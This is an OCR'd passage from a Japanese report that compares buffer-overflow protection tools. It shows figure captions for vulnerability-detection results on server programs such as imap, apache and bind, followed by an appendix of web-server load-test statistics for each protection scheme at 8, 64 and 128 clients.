

図71.　imap **での脆弱性の検出結果**



図72.　apache **での脆弱性の検出結果**

Libsafe



図73.　bind **での脆弱性の検出結果**



図74.　qpopper **での脆弱性の検出結果**



図75.　elm **での脆弱性の検出結果**



図76.　imap **での脆弱性の検出結果**



図77.　Original1 **での脆弱性の検出結果**

付録F.　パフォーマンステスト結果

NORMAL (8)

```
Total number of clients: 8
Test time:                      10 minutes
Server connection rate:         40.17 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.60 Mbit/sec
Little's Load Factor:           7.98
Average response time:          0.199 sec
Error Level:                    0.00 %
Average client thruput:         0.83 Mbit/sec
Sum of client response times:   4788.19 sec
Total number of pages read:     24105

24105 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)       0.034894     0.270936     0.000643     3.493988
Response time (sec)      0.198639     0.912878     0.002920    45.417070
Response size (bytes)       20523       179083          766      5243153
Body size (bytes)           20255       179083          500      5242880

488248560 body bytes moved + 6447413 header bytes moved = 494695973 total
Sun Jan 27 16:42:47  2002
```

NORMAL (64)

```
Total number of clients: 64
Test time:                      10 minutes
Server connection rate:         40.12 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.33 Mbit/sec
Little's Load Factor:           62.33
Average response time:          1.554 sec
Error Level:                    0.00 %
Average client thruput:         0.10 Mbit/sec
Sum of client response times:   37398.05 sec
Total number of pages read:     24069

24069 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)       0.225955     0.772167     0.000706     9.889799
Response time (sec)      1.553785     5.482016     0.002963   430.862017
Response size (bytes)       19711       172196          766      5243153
Body size (bytes)           19443       172195          500      5242880

467980500 body bytes moved + 6437621 header bytes moved = 474418121 total
Sun Jan 27 18:24:36  2002
```

NORMAL (128)

```
Total number of clients: 128
Test time:                      10 minutes
Server connection rate:         42.15 connections/sec
Server error rate:              0.01 err/sec
Server thruput:                 6.05 Mbit/sec
Little's Load Factor:           121.90
Average response time:          2.892 sec
Error Level:                    0.02 %
Average client thruput:         0.05 Mbit/sec
Sum of client response times:   73137.63 sec
Total number of pages read:     25292

25292 connection(s) to server, 4 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)        0.375281     1.044428     0.000651     9.918069
Response time (sec)       2.891730     9.808786     0.002988   434.075624
Response size (bytes)        17933       147633          766      5243153
Body size (bytes)            17665       147633          500      5242880

446787040 body bytes moved + 6764560 header bytes moved = 453551600 total
Sun Jan 27 16:29:08  2002
```

SG (8)

```
Total number of clients: 8
Test time:                      10 minutes
Server connection rate:         44.88 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.57 Mbit/sec
Little's Load Factor:           7.98
Average response time:          0.178 sec
Error Level:                    0.00 %
Average client thruput:         0.82 Mbit/sec
Sum of client response times:   4790.62 sec
Total number of pages read:     26929

26929 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)        0.030832     0.247242     0.000640     3.452552
Response time (sec)       0.177898     0.771171     0.002954    21.677804
Response size (bytes)        18306       147810          767      5243154
Body size (bytes)            18037       147810          500      5242880

485725280 body bytes moved + 7229422 header bytes moved = 492954702 total
Sun Jan 27 17:14:59  2002
```

SG (64)

```
Total number of clients: 64
Test time:                      10 minutes
Server connection rate:         42.32 connections/sec
```

```
Server error rate:              0.00 err/sec
Server thruput:                 6.28 Mbit/sec
Little's Load Factor:           63.08
Average response time:          1.491 sec
Error Level:                    0.00 %
Average client thruput:         0.10 Mbit/sec
Sum of client response times:   37846.23 sec
Total number of pages read:     25390

25390 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)       0.216224     0.760556     0.000646     9.105652
Response time (sec)      1.490596     5.138425     0.002968   309.486457
Response size (bytes)       18547       157919          767      5243154
Body size (bytes)           18278       157919          500      5242880

464084900 body bytes moved + 6816243 header bytes moved = 470901143 total
Sun Jan 27 18:38:08  2002
```

SG (128)

```
Total number of clients: 128
Test time:                      10 minutes
Server connection rate:         41.62 connections/sec
Server error rate:              0.04 err/sec
Server thruput:                 6.16 Mbit/sec
Little's Load Factor:           122.79
Average response time:          2.950 sec
Error Level:                    0.09 %
Average client thruput:         0.05 Mbit/sec
Sum of client response times:   73672.89 sec
Total number of pages read:     24971

24971 connection(s) to server, 23 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)       0.376435     1.032545     0.000682     9.787255
Response time (sec)      2.950338     9.371805     0.003009   310.590930
Response size (bytes)       18514       152553          767      5243154
Body size (bytes)           18246       152552          500      5242880

455613460 body bytes moved + 6703866 header bytes moved = 462317326 total
Sun Jan 27 14:12:58  2002
```

SSP (8)

```
Total number of clients: 8
Test time:                      10 minutes
Server connection rate:         43.78 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.54 Mbit/sec
Little's Load Factor:           7.96
Average response time:          0.182 sec
```

```
Error Level:                    0.00 %
Average client thruput:         0.82 Mbit/sec
Sum of client response times:   4778.91 sec
Total number of pages read:     26271

26271 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)       0.031753     0.253767     0.000646     3.478228
Response time (sec)      0.181908     0.781325     0.002909    21.594136
Response size (bytes)       18669       152908          765      5243152
Body size (bytes)           18403       152908          500      5242880

483458040 body bytes moved + 7000141 header bytes moved = 490458181 total
Sun Jan 27 17:39:04  2002
```

SSP (64)

```
Total number of clients: 64
Test time:                      10 minutes
Server connection rate:         43.51 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.32 Mbit/sec
Little's Load Factor:           62.79
Average response time:          1.443 sec
Error Level:                    0.00 %
Average client thruput:         0.10 Mbit/sec
Sum of client response times:   37676.99 sec
Total number of pages read:     26108

26108 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)       0.218484     0.758718     0.000668     9.085269
Response time (sec)      1.443120     4.609993     0.002974   309.723131
Response size (bytes)       18158       145961          765      5243152
Body size (bytes)           17892       145960          500      5242880

467117440 body bytes moved + 6956837 header bytes moved = 474074277 total
Sun Jan 27 18:53:56  2002
```

SSP (128)

```
Total number of clients: 128
Test time:                      10 minutes
Server connection rate:         41.71 connections/sec
Server error rate:              0.20 err/sec
Server thruput:                 6.08 Mbit/sec
Little's Load Factor:           122.44
Average response time:          2.935 sec
Error Level:                    0.47 %
Average client thruput:         0.05 Mbit/sec
Sum of client response times:   73462.64 sec
Total number of pages read:     25027
```

```
25027 connection(s) to server, 117 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)       0.364011     1.020486     0.000682     9.786662
Response time (sec)      2.935336    11.007370     0.003002   437.149517
Response size (bytes)       18213       158398          765      5243152
Body size (bytes)           17947       158398          500      5242880

449150540 body bytes moved + 6668694 header bytes moved = 455819234 total
Sun Jan 27 14:33:43  2002
```

BC (8)

```
Total number of clients: 8
Test time:                      10 minutes
Server connection rate:         39.76 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.45 Mbit/sec
Little's Load Factor:           7.95
Average response time:          0.200 sec
Error Level:                    0.00 %
Average client thruput:         0.81 Mbit/sec
Sum of client response times:   4771.67 sec
Total number of pages read:     23854

23854 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)       0.030796     0.247266     0.000636     3.460113
Response time (sec)      0.200037     0.867323     0.004493    22.547507
Response size (bytes)       20286       176830          767      5243154
Body size (bytes)           20018       176829          500      5242880

477510020 body bytes moved + 6403999 header bytes moved = 483914019 total
Sun Jan 27 17:59:16  2002
```

BC (64)

```
Total number of clients: 64
Test time:                      10 minutes
Server connection rate:         40.71 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.27 Mbit/sec
Little's Load Factor:           63.01
Average response time:          1.548 sec
Error Level:                    0.00 %
Average client thruput:         0.10 Mbit/sec
Sum of client response times:   37806.53 sec
Total number of pages read:     24426

24426 connection(s) to server, 1 errors

                          Average      Std Dev      Minimum      Maximum
```

```
Connect time (sec)          0.224709      0.808342      0.000655      9.879038
Response time (sec)         1.547799      4.516756      0.004486    190.263777
Response size (bytes)          19258        167644           767       5243154
Body size (bytes)              18990        167644           500       5242880

463845480 body bytes moved + 6557442 header bytes moved = 470402922 total
Sun Jan 27 19:08:09  2002
```

BC (128)

```
Total number of clients: 128
Test time:                      10 minutes
Server connection rate:         39.35 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.08 Mbit/sec
Little's Load Factor:           124.03
Average response time:          3.152 sec
Error Level:                    0.00 %
Average client thruput:         0.05 Mbit/sec
Sum of client response times:   74418.26 sec
Total number of pages read:     23611

23611 connection(s) to server, 1 errors

                            Average       Std Dev       Minimum       Maximum
Connect time (sec)          0.374987      0.997631      0.000659     10.019793
Response time (sec)         3.151847      9.592153      0.004680    330.941377
Response size (bytes)          19312        167013           767       5243154
Body size (bytes)              19043        167013           500       5242880

449634426 body bytes moved + 6338484 header bytes moved = 455972910 total
Sun Jan 27 15:23:54  2002
```

LS (8)

```
Total number of clients: 8
Test time:                      10 minutes
Server connection rate:         41.80 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.61 Mbit/sec
Little's Load Factor:           7.98
Average response time:          0.191 sec
Error Level:                    0.00 %
Average client thruput:         0.83 Mbit/sec
Sum of client response times:   4789.36 sec
Total number of pages read:     25082

25082 connection(s) to server, 0 errors

                            Average       Std Dev       Minimum       Maximum
Connect time (sec)          0.032199      0.254504      0.000634      3.511930
Response time (sec)         0.190948      0.927311      0.002965     53.436833
Response size (bytes)          19770        175455           766       5243153
Body size (bytes)              19503        175455           500       5242880
```

```
489167740 body bytes moved + 6708412 header bytes moved = 495876152 total
Sun Jan 27 16:58:45  2002
```

LS (64)

```
Total number of clients: 64
Test time:                      10 minutes
Server connection rate:         39.83 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.25 Mbit/sec
Little's Load Factor:           62.47
Average response time:          1.568 sec
Error Level:                    0.00 %
Average client thruput:         0.10 Mbit/sec
Sum of client response times:   37479.93 sec
Total number of pages read:     23898

23898 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)        0.230647     0.778172     0.000655     9.094174
Response time (sec)       1.568329     4.952348     0.002981   190.785518
Response size (bytes)        19608       169528          766      5243153
Body size (bytes)            19341       169528          500      5242880

462208500 body bytes moved + 6391825 header bytes moved = 468600325 total
Sun Jan 27 19:38:30  2002
```

LS (128)

```
Total number of clients: 128
Test time:                      10 minutes
Server connection rate:         41.09 connections/sec
Server error rate:              0.02 err/sec
Server thruput:                 6.09 Mbit/sec
Little's Load Factor:           120.85
Average response time:          2.941 sec
Error Level:                    0.06 %
Average client thruput:         0.05 Mbit/sec
Sum of client response times:   72507.14 sec
Total number of pages read:     24657

24657 connection(s) to server, 14 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)        0.399934     1.097292     0.000670     9.978604
Response time (sec)       2.940631     8.927375     0.003000   312.653036
Response size (bytes)        18530       149833          766      5243153
Body size (bytes)            18262       149833          500      5242880

450297149 body bytes moved + 6595028 header bytes moved = 456892177 total
Sun Jan 27 15:49:26  2002
```

OWL (8)

```
Total number of clients: 8
Test time:                      10 minutes
Server connection rate:         40.04 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.67 Mbit/sec
Little's Load Factor:           7.97
Average response time:          0.199 sec
Error Level:                    0.00 %
Average client thruput:         0.84 Mbit/sec
Sum of client response times:   4784.63 sec
Total number of pages read:     24023

24023 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)        0.037531     0.274811     0.000640     3.426061
Response time (sec)       0.199169     0.855230     0.002955    21.637872
Response size (bytes)        20827       188263          766      5243153
Body size (bytes)            20560       188263          500      5242880

493906900 body bytes moved + 6425391 header bytes moved = 500332291 total
Sun Jan 27 20:26:46  2002
```

OWL (64)

```
Total number of clients: 64
Test time:                      10 minutes
Server connection rate:         43.18 connections/sec
Server error rate:              0.00 err/sec
Server thruput:                 6.37 Mbit/sec
Little's Load Factor:           63.27
Average response time:          1.465 sec
Error Level:                    0.00 %
Average client thruput:         0.10 Mbit/sec
Sum of client response times:   37960.42 sec
Total number of pages read:     25908

25908 connection(s) to server, 0 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)        0.229178     0.784837     0.000653     9.915551
Response time (sec)       1.465201     4.308083     0.002983   189.432814
Response size (bytes)        18432       156299          766      5243153
Body size (bytes)            18165       156299          500      5242880

470615580 body bytes moved + 6929553 header bytes moved = 477545133 total
Sun Jan 27 20:14:54  2002
```

OWL (128)

```
Total number of clients: 128
Test time:                      10 minutes
Server connection rate:         41.85 connections/sec
```

```
Server error rate:              0.02 err/sec
Server thruput:                 6.19 Mbit/sec
Little's Load Factor:           124.00
Average response time:          2.963 sec
Error Level:                    0.05 %
Average client thruput:         0.05 Mbit/sec
Sum of client response times:   74397.86 sec
Total number of pages read:     25109

25109 connection(s) to server, 12 errors

                          Average      Std Dev      Minimum      Maximum
Connect time (sec)       0.402327     1.078189     0.000690     9.778176
Response time (sec)      2.962996     8.727517     0.002969   266.861556
Response size (bytes)       18491       149076          766      5243153
Body size (bytes)           18224       149075          500      5242880

457585836 body bytes moved + 6715467 header bytes moved = 464301303 total
Sun Jan 27 19:56:28  2002
```